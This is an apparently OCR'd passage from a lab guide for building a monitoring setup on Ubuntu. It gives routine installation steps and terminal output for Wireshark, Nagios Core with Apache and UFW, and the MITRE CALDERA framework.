
- Home → Create Dashboard (you should be able to see the Grafana/data source once you finish the connection)




- Click Add → Visualization




- Select Data source: Elasticsearch





(You should be able to see data)

Example 0.1




16. Installing Wireshark on Ubuntu Server

16.1. Navigate to Linux terminal and type:


sudo apt-get install wireshark

```
vsoc@vsoc:~$ sudo apt-get install wireshark
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libestr0 libfastjson4
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libb2-1 libbcg729-0 libdouble-conversion3 liblua5.2-0 libmd4c0 libminizip1t64 libnghttp3-3 libopencore-amrnb0 libpcre2-16-0 libqt6core5compat6
  libqt6core6t64 libqt6dbus6t64 libqt6gui6t64 libqt6multimedia6 libqt6network6t64 libqt6opengl6t64 libqt6printsupport6t64 libqt6qml6 libqt6qmlmodels6
  libqt6quick6 libqt6svg6 libqt6waylandclient6 libqt6waylandcompositor6 libqt6waylandeglclienthwintegration6 libqt6waylandeglcompositorhwintegration6
  libqt6widgets6t64 libqt6wlshellintegration6 libsmi2t64 libspandsp2t64 libts0t64 libwireshark-data libwireshark17t64 libwiretap14t64 libwsutil15t64
  qt6-gtk-platformtheme qt6-qpa-plugins qt6-translations-l10n qt6-wayland wireshark-common
Suggested packages:
  qt6-qmltooling-plugins snmp-mibs-downloader geoipupdate geoip-database geoip-database-extra libjs-leaflet libjs-leaflet.markercluster wireshark-doc
The following NEW packages will be installed:
  libb2-1 libbcg729-0 libdouble-conversion3 liblua5.2-0 libmd4c0 libminizip1t64 libnghttp3-3 libopencore-amrnb0 libpcre2-16-0 libqt6core5compat6
  libqt6core6t64 libqt6dbus6t64 libqt6gui6t64 libqt6multimedia6 libqt6network6t64 libqt6opengl6t64 libqt6printsupport6t64 libqt6qml6 libqt6qmlmodels6
  libqt6quick6 libqt6svg6 libqt6waylandclient6 libqt6waylandcompositor6 libqt6waylandeglclienthwintegration6 libqt6waylandeglcompositorhwintegration6
  libqt6widgets6t64 libqt6wlshellintegration6 libsmi2t64 libspandsp2t64 libts0t64 libwireshark-data libwireshark17t64 libwiretap14t64 libwsutil15t64
  qt6-gtk-platformtheme qt6-qpa-plugins qt6-translations-l10n qt6-wayland wireshark wireshark-common
0 upgraded, 40 newly installed, 0 to remove and 31 not upgraded.
Need to get 47.6 MB of archives.
After this operation, 214 MB of additional disk space will be used.
```

16.2. When prompted if non-superusers should be able to capture packets, you could select either, depending on the user's preference for security:




16.3. To start Wireshark, you need to type:
sudo wireshark




Starting Wireshark as a superuser is required to allow you to monitor packets on all interfaces, including your primary network interface.

16.4. After opening Wireshark, the dashboard should show all the interfaces for packet captures.



Now, you can view all the interfaces to capture packets, but for this project, we should focus on ens33 because that is your network's primary interface.



17. NAGIOS INSTALLATION AND CONFIGURATION

17.1. System preparation

17.2. Update and upgrade existing packages to ensure your system is up to date.

sudo apt-get update -y && sudo apt-get upgrade -y

17.3. Add PHP repository, since the default Ubuntu repositores may not contain the version, we need.
sudo add-apt-repository ppa:ondrej/php

17.4. Install Apache
sudo apt install apache2 -y
sudo systemctl enable apache2
sudo systemctl status apache2

17.5. Install the required packages

sudo apt install wget net-tools unzip php7.4-{bcmath,cli,curl,fpm,gd,gmp,intl,mbstring,mysql,snmp,xml,zip} -y
php -v
sudo apt install autoconf gcc make libgd-dev libmcrypt-dev libssl-dev libapache2-mod-php7.4 build-essential -y

17.6. Create Nagios user and group

sudo useradd nagios

sudo groupadd nagcmd

sudo usermod -a -G nagcmd nagios

sudo usermod -a -G nagcmd www-data

17.7. Download and compile Nagios Core

We want to download the latest Nagios.

cd /tmp
wget https://assets.nagios.com/downloads/nagioscore/releases/nagios-4.5.9.tar.gz
tar -zxvf nagios-4.5.9.tar.gz
cd nagios-4.5.9
sudo ./configure --with-command-group=nagcmd
sudo make all
sudo make install

17.8. Install service init scripts and web server configuration files.

sudo make install-init

sudo make install-config

sudo make install-commandmode

sudo make install-webconf

17.9. Install Nagios Plugins

Nagios plugins provide the actual health checks used by Nagios Core. We need to download and install them to allow Nagios to monitor services.

cd /tmp
wget https://nagios-plugins.org/download/nagios-plugins-2.4.11.tar.gz
tar -zxvf nagios-plugins-2.4.11.tar.gz
cd nagios-plugins-2.4.11
sudo ./configure --with-nagios-user=nagios --with-nagios-group=nagios
sudo make
sudo make install

17.10. Setup web interface

Create a user for accessing the Nagios web interface. Start and enable Nagios.

sudo htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin

sudo systemctl start nagios

sudo systemctl enable nagios

sudo systemctl status nagios

17.11. Configure UFW Firewall

Enable and configure UFW (Uncomplicated Firewall) to allow access to SSH, HTTP, and HTTPS services.

sudo ufw enable

sudo ufw allow 22/tcp

sudo ufw allow 80/tcp

sudo ufw allow 443/tcp

sudo ufw status verbose

sudo ufw reload

17.12. Configure Apache

Enable necessary Apache modules (CGI and write) and restart Apache to apply changes.

sudo a2enmod cgi

sudo a2ensite nagios.conf

sudo a2enmod rewrite

sudo systemctl restart apache2

17.13. Validate Nagios Configuration

Check if the Nagios configuration file is valid and restart the service to apply all settings.

sudo /usr/local/nagios/bin/nagios -v /usr/local/nagios/etc/nagios.cfg

sudo systemctl restart nagios

17.14. Access Nagios web interface

- *Open browser: http://<your-server-ip>/nagios*
- *Login: nagiosadmin*
- *Password: (the one you set using htpasswd)*

18. Installation and Configuration of MITRE CALDERA on Ubuntu Server

18.1. MITRE CALDERA Installation

First, install MITRE CALDERA on your Ubuntu Server by opening the terminal and cloning the Github repository:

git clone *https://github.com/mitre/caldera.git--recursive*

```
cs453@cs453-virtual-machine:~$ git clone https://github.com/mitre/caldera.git --recursive
Cloning into 'caldera'...
remote: Enumerating objects: 24838, done.
remote: Counting objects: 100% (264/264), done.
remote: Compressing objects: 100% (134/134), done.
remote: Total 24838 (delta 201), reused 133 (delta 130), pack-reused 24574 (from 4)
Receiving objects: 100% (24838/24838), 25.86 MiB | 8.47 MiB/s, done.
Resolving deltas: 100% (16715/16715), done.
Submodule 'plugins/access' (https://github.com/mitre/access.git) registered for path 'plugins/access'
Submodule 'plugins/atomic' (https://github.com/mitre/atomic.git) registered for path 'plugins/atomic'
Submodule 'plugins/builder' (https://github.com/mitre/builder.git) registered for path 'plugins/builder'
Submodule 'plugins/compass' (https://github.com/mitre/compass.git) registered for path 'plugins/compass'
Submodule 'plugins/debrief' (https://github.com/mitre/debrief.git) registered for path 'plugins/debrief'
Submodule 'plugins/emu' (https://github.com/mitre/emu.git) registered for path 'plugins/emu'
Submodule 'plugins/fieldmanual' (https://github.com/mitre/fieldmanual.git) registered for path 'plugins/fieldmanual'
Submodule 'plugins/gameboard' (https://github.com/mitre/gameboard.git) registered for path 'plugins/gameboard'
Submodule 'plugins/human' (https://github.com/mitre/human.git) registered for path 'plugins/human'
Submodule 'plugins/magma' (https://github.com/mitre/magma.git) registered for path 'plugins/magma'
Submodule 'plugins/manx' (https://github.com/mitre/manx.git) registered for path 'plugins/manx'
Submodule 'plugins/response' (https://github.com/mitre/response.git) registered for path 'plugins/response'
Submodule 'plugins/sandcat' (https://github.com/mitre/sandcat.git) registered for path 'plugins/sandcat'
Submodule 'plugins/ssl' (https://github.com/mitre/ssl.git) registered for path 'plugins/ssl'
Submodule 'plugins/stockpile' (https://github.com/mitre/stockpile.git) registered for path 'plugins/stockpile'
Submodule 'plugins/training' (https://github.com/mitre/training.git) registered for path 'plugins/training'
Cloning into '/home/cs453/caldera/plugins/access'...
remote: Enumerating objects: 542, done.
remote: Counting objects: 100% (229/229), done.
remote: Compressing objects: 100% (108/108), done.
remote: Total 542 (delta 83), reused 197 (delta 72), pack-reused 313 (from 1)
Receiving objects: 100% (542/542), 187.12 KiB | 6.93 MiB/s, done.
Resolving deltas: 100% (183/183), done.
Cloning into '/home/cs453/caldera/plugins/atomic'...
remote: Enumerating objects: 458, done
```

18.2. Install Dependencies to ensure MITRE CALDERA runs properly:

cd caldera
pip3 install –r requirements.txt

```
cs453@cs453-virtual-machine:~$ cd caldera
cs453@cs453-virtual-machine:~/caldera$ pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting aiohttp-jinja2==1.5.1
  Downloading aiohttp_jinja2-1.5.1-py3-none-any.whl (11 kB)
Collecting aiohttp==3.10.11
  Downloading aiohttp-3.10.11-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (1.2 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.2/1.2 MB 9.2 MB/s eta 0:00:00
Collecting aiohttp_session==2.12.0
  Downloading aiohttp_session-2.12.0-py3-none-any.whl (12 kB)
Collecting aiohttp-security==0.4.0
  Downloading aiohttp_security-0.4.0-py3-none-any.whl (6.9 kB)
Collecting aiohttp-apispec==3.0.0b2
  Downloading aiohttp-apispec-3.0.0b2.tar.gz (2.7 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.7/2.7 MB 11.0 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting jinja2==3.1.6
  Downloading jinja2-3.1.6-py3-none-any.whl (134 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 134.9/134.9 KB 18.6 MB/s eta 0:00:00
Collecting pyyaml==6.0.1
  Downloading PyYAML-6.0.1-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (705 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 705.5/705.5 KB 14.4 MB/s eta 0:00:00
Collecting cryptography==44.0.1
  Downloading cryptography-44.0.1-cp39-abi3-manylinux_2_34_x86_64.whl (4.2 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 4.2/4.2 MB 11.0 MB/s eta 0:00:00
Collecting websockets==15.0
  Downloading websockets-15.0-cp310-cp310-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl (180 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 180.9/180.9 KB 21.3 MB/s eta 0:00:00
Collecting Sphinx==7.1.2
  Downloading sphinx-7.1.2-py3-none-any.whl (3.2 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 3.2/3.2 MB 16.7 MB/s eta 0:00:00
Collecting sphinx_rtd_theme==1.3.0
```

